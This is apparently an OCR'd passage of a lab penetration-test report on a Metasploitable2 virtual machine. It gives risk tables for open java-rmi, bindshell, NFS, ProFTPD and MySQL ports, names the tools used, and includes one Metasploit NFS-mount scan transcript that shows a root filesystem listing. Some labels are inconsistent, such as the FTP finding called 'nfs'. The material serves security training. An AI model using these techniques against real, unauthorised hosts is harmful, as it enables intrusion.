
VULNERABILITY INFORMATION


Vulnerability observed - Medium

13. Java-rmi port is open in Metasploitable2	
Application	java-rmi GNU Classpath grmiregistry on port 1099/tcp
Risk	Medium
Abstract	Buffer overflows, potential for remote code execution
IPMG Control Violation	Code Execution
Ease of Exploitation	Medium
Impact	System compromise
Recommendations	Apply security patches, restrict access to remote services | Application-Specific Risk, Code Execution

Proof of Concept

The metasploitable2 java-rmi port 1099/tcp is exploited by Java RMIConnectionImpl Deserialization Privilege Escalation





3.14. METASPLOITABLE2 PORT 1524/tcp bindshell Metasploitable root shell – 192.168.64.129

GENERAL INFORMATION

- OPERATING SYSTEM – METASPLOITABLE2
- The victim system is within the network
- Standard security protocol is implemented within the network
- ISP provider and router are varying as per victim machine


VULNERABILITY INFORMATION

Vulnerability observed – Critical

14. Bindshell port is open in Metasploitable2	
Application	bindshell Metasploitable root shell on port 1524/tcp
Risk	High
Abstract	Weak authentication, potential for unauthorized access
IPMG Control Violation	Access Control
Ease of Exploitation	Hard
Impact	Unauthorized access
Recommendations	Strengthen authentication, restrict access to the root shell | Application-Specific Risk, Unauthorized Access

Proof of Concept

The metasploitable2 bindshell port 1524/tcp is exploited by Ncat



3.15. METASPLOITABLE2 PORT 2049/tcp nfs 2-4 (RPC #100003) – 192.168.64.129

GENERAL INFORMATION

- OPERATING SYSTEM – METASPLOITABLE2
- The victim system is within the network
- Standard security protocol is implemented within the network
- ISP provider and router are varying as per victim machine


VULNERABILITY INFORMATION


Vulnerability observed – High

15. Nfs port is open in Metasploitable2	
Application	Nfs 2-4 (RPC #100003) root shell on port 2049/tcp
Risk	High
Abstract	Known vulnerabilities, potential for unauthorized access
IPMG Control Violation	Access Control
Ease of Exploitation	Hard
Impact	Unauthorized access
Recommendations	Apply security patches, restrict access to NFS services | Application-Specific Risk, Unauthorized Access

Proof of Concept

The metasploitable2 nfs port 2049/tcp is exploited by NFS Mount Scanner




kali-linux-2023.3-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
kali-linux-2023.3-vmwar
Metasploitable2-Linux
Metasploitable2-Linux
kali-linux-2023.3-vmware...
kali@kali: ~
File Actions Edit View Help
msf6 > use 5
msf6 auxiliary(scanner/nfs/nfsmount) > show options
Module options (auxiliary/scanner/nfs/nfsmount):
Name Current Setting Required Description
HOSTNAME no Hostname to match shares against
LHOST 192.168.64.128 no IP to match shares against
PROTOCOL udp yes The protocol to use (Accepted: udp, tcp)
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 111 yes The target port (TCP)
THREADS 1 yes The number of concurrent threads (max one per host)
View the full module info with the info, or info -d command.
msf6 auxiliary(scanner/nfs/nfsmount) > set rhost 192.168.64.129
rhost ⇒ 192.168.64.129
msf6 auxiliary(scanner/nfs/nfsmount) > run
[+] 192.168.64.129:111 - 192.168.64.129 Mountable NFS Export: / [*]
[*] 192.168.64.129:111 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/nfs/nfsmount) > cd /
msf6 auxiliary(scanner/nfs/nfsmount) > ls
[*] exec: ls
bin dev hello.txt initrd.img lib lib64 media opt proc run srv sys user.txt var vmlinuz.old
boot etc home initrd.img.old lib32 lost+found mnt pass.txt root sbin swapfile tmp usr vmlinuz
To direct input to this VM, click inside or press Ctrl+G.
25°C Sunny
Search
ENG IN
11:07 20-11-2023

3.16. METASPLOITABLE2 PORT 2121/tcp ftp ProFTPD 1.3.1 – 192.168.64.129

GENERAL INFORMATION

- OPERATING SYSTEM – METASPLOITABLE2
- The victim system is within the network
- Standard security protocol is implemented within the network
- ISP provider and router are varying as per victim machine


VULNERABILITY INFORMATION


Vulnerability observed – Medium

16. Ftp port is open in Metasploitable2	
Application	ftp ProFTPD 1.3.1 on port 2121/tcp
Risk	Medium
Abstract	Known vulnerabilities, potential for unauthorized access
IPMG Control Violation	Access Control
Ease of Exploitation	Medium
Impact	Unauthorized access
Recommendations	Apply security patches, strengthen FTP credentials, consider SFTP|Application-Specific Risk, Unauthorized

Proof of Concept

The metasploitable2 nfs port 2121/tcp is exploited by Anonymous FTP Access Detection Apple OSX/iOS/Windows





3.17. METASPLOITABLE2 PORT 3306/tcp mysql MySQL 5.0.51a-3ubuntu5 – 192.168.64.129

GENERAL INFORMATION

- OPERATING SYSTEM – METASPLOITABLE2
- The victim system is within the network
- Standard security protocol is implemented within the network
- ISP provider and router are varying as per victim machine


VULNERABILITY INFORMATION

